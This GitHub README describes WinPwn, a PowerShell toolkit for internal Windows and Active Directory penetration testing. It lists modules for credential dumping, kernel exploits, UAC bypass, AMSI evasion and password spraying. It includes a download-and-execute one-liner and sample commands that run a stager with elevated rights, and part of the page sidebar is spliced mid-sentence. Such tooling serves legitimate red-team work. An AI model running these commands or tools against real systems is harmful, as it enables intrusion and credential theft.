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## About

Automation for internal Windows Penetrationtest / AD-Security

automation powershell pentesting recon exploitation privilege-escalation pentest-tool redteam powersploit adsecurity

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Version 1.6 Latest
on Oct 22, 2020

+ 6 releases

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# WinPwn

In many past internal penetration tests I often had problems with the existing Powershell Recon / Exploitation scripts due to missing proxy support. I also often ran the same scripts one after the other to get information about the current system and/or the domain. To automate as many internal penetrationtest processes (reconnaissance as well as exploitation) and for the proxy reason I wrote my own script with automatic proxy recognition and integration. The script is mostly based on well-known large other offensive security Powershell projects.

Any suggestions, feedback, Pull requests and comments are welcome!

Just Import the Modules with:

`Import-Module .\WinPwn.ps1` or `iex(new-object net.webclient).downloadstring('https://raw.githubusercontent.com/S3cur3Th1sSh1t/WinPwn/master/WinPwn.ps1')`

To bypass AMSI take one of the existing bypass techniques, find the AMSI trigger and manually change it in the bypass function

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## Packages

No packages published

## Contributors 5

## Languages


- **PowerShell** 100.0%

or encode the trigger string. Alternatively obfuscate the whole script.

If you find yourself stuck on a windows system with no internet access - no problem at all, just use `Offline_Winpwn.ps1`, the most important scripts and executables are included.

Functions available after Import:

- **`WinPwn` -> Menu to choose attacks:**




- **`Inveigh` -> Executes Inveigh in a new Console window , SMB-Relay attacks with Session management (Invoke-TheHash) integrated**
- **`SessionGopher` -> Executes Sessiongopher Asking you for parameters**
- **`Kittielocal` ->**
  - Obfuscated Invoke-Mimikatz version
  - Safetykatz in memory
  - Dump lsass using rundll32 technique
  - Download and run obfuscated Lazagne
  - Dump Browser credentials
  - Customized Mimikittenz Version
  - Exfiltrate Wifi-Credentials

    - Dump SAM-File NTLM Hashes
    - SharpCloud

- `Localreconmodules` ->
    - Collect installed software, vulnerable software, Shares, network information, groups, privileges and many more
    - Check typical vulns like SMB-Signing, LLMNR Poisoning, MITM6 , WSUS over HTTP
    - Checks the Powershell event logs for credentials or other sensitive informations
    - Collect Browser Credentials and history
    - Search for passwords in the registry and on the file system
    - Find sensitive files (config files, RDP files, keepass Databases)
    - Search for .NET Binaries on the local system
    - Optional: Get-Computerdetails (Powersploit) and PSRecon

- `Domainreconmodules` ->
    - Collect various domain informations for manual review
    - Find AD-Passwords in description fields
    - Search for potential sensitive domain share files
    - Unconstrained delegation systems/users are enumerated
    - Generate Bloodhound Report
    - MS17-10 Scanner for domain systems
    - Bluekeep Scanner for domain systems
    - SQL Server discovery and Auditing functions - PowerUpSQL
    - MS-RPRN Check for Domaincontrollers or all systems
    - Group Policy Audit with Grouper2

    - An AD-Report is generated in CSV Files (or XLS if excel is installed) with ADRecon
    - Check Printers for common vulns
    - Search for Resource-Based Constrained Delegation attack paths
    - Check all DCs for zerologon - CVE-2020-1472
    - And more, just take a look

- `Privescmodules`
    - itm4ns Invoke-PrivescCheck
    - winPEAS
    - Powersploits PowerUp Allchecks, Sherlock, GPPPasswords
    - Dll Hijacking, File Permissions, Registry permissions and weak keys, Rotten/Juicy Potato Check

- `kernelexploits` ->
    - MS15-077 - (XP/Vista/Win7/Win8/2000/2003/2008/2012) x86 only!
    - MS16-032 - (2008/7/8/10/2012)!
    - MS16-135 - (WS2k16 only)!
    - CVE-2018-8120 - May 2018, Windows 7 SP1/2008 SP2,2008 R2 SP1!
    - CVE-2019-0841 - April 2019!
    - CVE-2019-1069 - Polarbear Hardlink, Credentials needed - June 2019!
    - CVE-2019-1129/1130 - Race Condition, multiples cores needed - July 2019!
    - CVE-2019-1215 - September 2019 - x64 only!
    - CVE-2020-0638 - February 2020 - x64 only!
    - CVE-2020-0796 - SMBGhost
    - CVE-2020-0787 - March 2020 - all windows versions

    - CVE-2021-34527/CVE-2021-1675 - June 2021 - PrintNightmare
    - CVE-2021-40449 - CallbackHell - October 2021
    - Juicy-Potato Exploit
    - itm4ns Printspoofer

- **`UACBypass` ->**
    - UAC Magic, Based on James Forshaw's three part post on UAC
    - UAC Bypass cmstp technique, by Oddvar Moe
    - DiskCleanup UAC Bypass, by James Forshaw
    - DccwBypassUAC technique, by Ernesto Fernandez and Thomas Vanhoutte

- **`SYSTEMShell` ->**
    - Pop System Shell using CreateProcess
    - Pop System Shell using NamedPipe Impersonation
    - Pop System Shell using Token Manipulation
    - Bind System Shell using UsoClient DLL load or CreateProcess

- **`Shareenumeration` -> Invoke-Filefinder and Invoke-Sharefinder (Powerview / Powersploit)**

- **`Domainshares` -> Snaffler or Passhunt search over all domain systems**

- **`Groupsearch` -> Get-DomainGPOUserLocalGroupMapping - find Systems where you have Admin-access or RDP access to via Group Policy Mapping (Powerview / Powersploit)**

- **`Kerberoasting` -> Executes Invoke-Kerberoast in a new window and stores the hashes for later cracking**

- **`PowerSQL` -> SQL Server discovery, Check access with current user, Audit for default credentials + UNCPath Injection Attacks**
- **`Sharphound` -> Bloodhound 3.0 Report**
- **`Adidnsmenu` -> Create Active Directory-Integrated DNS Nodes or remove them**
- **`MS17-10` -> Scan active windows Servers in the domain or all systems for MS17-10 (Eternalblue) vulnerability**
- **`Sharpcradle` -> Load C# Files from a remote Webserver to RAM**
- **`DomainPassSpray` -> DomainPasswordSpray Attacks, one password for all domain users**
- **`Bluekeep` -> Bluekeep Scanner for domain systems**

Without parameters, most of the functions can only be used from an interactive shell. So i decided to add the parameters `-noninteractive` and `-consoleoutput` to make the script usable from an asynchronous C2-Framework like Empire, Covenant, Cobalt Strike or others. Additionally the `-repo` parameter was added to use WinPwn with all its features from a local repository. They can be used as follows:

Usage:

-noninteractive -> No questions for functions so that they run with predefined or user defined parameters

-consoleoutput -> The loot/report folders are not created. Every function returns the output to the console so that you can take a look at everything in the Agent logs of your C2-Framework Examples:

`WinPwn -noninteractive -consoleoutput -DomainRecon` -> This will return every single domain recon script and function

and will probably give you really much output

`WinPwn -noninteractive -consoleoutput -Localrecon` -> This will enumerate as much information for the local system as possible

`Generalrecon -noninteractive` -> Execute basic local recon functions and store the output in the corresponding folders

`UACBypass -noninteractive -command "C:\temp\stager.exe" -technique ccmstp` -> Execute a stager in a high integrity process from a low privileged session

`Kittielocal -noninteractive -consoleoutput -browsercredentials` -> Dump Browser-Credentials via Sharpweb returning the output to console

`Kittielocal -noninteractive -browsercredentials` -> Dump SAM File NTLM-Hashes and store the output in a file

`WinPwn -PowerSharpPack -consoleoutput -noninteractive` -> Execute Seatbelt, PowerUp, Watson and more C# binaries in memory

`Dotnetsearch -consoleoutput -noninteractive` -> Search in `C:\Program Files\` and `C:\Program Files (x86)\` for .NET assemblies

`WinPwn -repo http://192.168.1.10:8000/WinPwn_Repo` -> Use a local webserver as offline repo to use WinPwn without internet access

Get_WinPwn_Repo.sh:

Usage: ./Get_WinPwn_Repo.sh {Option}

Example: ./Get_WinPwn_Repo.sh --install

Options: --install Download the repository and place it to ./WinPwn_Repo/ --remove Remove the repository ./WinPwn_Repo/ --reinstall Remove the repository and

download a new one to ./WinPwn_Repo/ --start-server Start a python HTTP server on port 8000 --help Show this help

## TO-DO

- [x] Some obfuskation
- [x] More obfuscation
- [ ] Proxy via PAC-File support
- [x] Get the scripts from my own creds repository (https://github.com/S3cur3Th1sSh1t/Creds) to be independent from changes in the original repositories
- [ ] More Recon/Exploitation functions
- [x] Add menu for better handling of functions
- [x] Amsi Bypass
- [x] Block ETW


## CREDITS

- [x] Kevin-Robertson - Inveigh, Powermad, Invoke-TheHash
- [x] Arvanaghi - SessionGopher
- [x] PowerShellMafia - Powersploit
- [x] Dionach - PassHunt
- [x] A-mIn3 - WINSpect
- [x] 411Hall - JAWS
- [x] sense-of-security - ADrecon
- [x] dafthack - DomainPasswordSpray
- [x] rasta-mouse - Sherlock, Amsi Bypass, PPID Spoof & BlockDLLs
- [x] AlessandroZ - LaZagne
- [x] samratashok - nishang
- [x] leechristensen - Random Repo, Spoolsample, other ps1 scripts
- [x] HarmJ0y - Many good Blogposts, Gists and Scripts, all Ghostpack binaries

- NETSPI - PowerUpSQL
- Cn33liz - p0wnedShell
- rasta-mouse - AmsiScanBufferBypass
- l0ss - Grouper2,Snaffler,Grouper3
- dafthack - DomainPasswordSpray
- enjoiz - PrivEsc
- itm4n - Invoke-PrivescCheck & PrintSpoofer
- James Forshaw - UACBypasses
- Oddvar Moe - UACBypass
- Carlos Polop - winPEAS
- gentilkiwi - Mimikatz, Kekeo
- hlldz - Invoke-Phantom
- Matthew Graeber - many Ps1 Scripts which are nearly used everywhere
- Steve Borosh - Misc-Powershell-Scripts, SharpPrinter, SharpSSDP
- Sean Metcalf - SPN-Scan + many usefull articles @adsecurity.org
- @l0ss and @Sh3r4 - Snaffler
- FSecureLABS - GPO Tools
- vletoux - PingCastle Scanners
- NCCGroup + BC-Security - ZeroLogon Scanner
- All people working on Bloodhound - SharpHound Collector
- klezVirus - SharpLdapRelayScan
- cube0x0 - LdapSignCheck + other toolings
- @s4ntiago_p - NanoDump
- @thefLinkk - Handlekatz
- @Mayyhem - SharpSCCM
- @cube0x0 - LdapSignCheck
- @klezVirus - SharpLdapRelayScan
- @HarmJ0y, @leechristensen, @CCob - Certify

- [x] Many more people in the Community - I'm sure, that I've forgotten many other invididuals who indirectly contributed into this Script

## Stargazers over time

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